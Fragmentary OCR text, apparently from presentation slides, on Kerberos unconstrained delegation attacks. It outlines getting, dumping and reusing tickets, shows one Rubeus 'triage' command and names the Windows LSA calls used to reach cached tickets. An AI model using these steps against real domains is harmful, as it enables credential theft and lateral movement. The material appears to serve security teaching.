
… 1-7 stages
then…

1. Get available tickets
2. Dump ticket
3. Get TGS


…




Unconstrained Delegation: attack




Unconstrained Delegation: attack



Unconstrained Delegation: attack



Unconstrained Delegation: attack



Unconstrained Delegation: attack

What does an attacker get?

> .\Rubeus triage


Use

LsaRegisterLogonProcess()
to connect to LSA

LsaCallAuthenticationPackage()
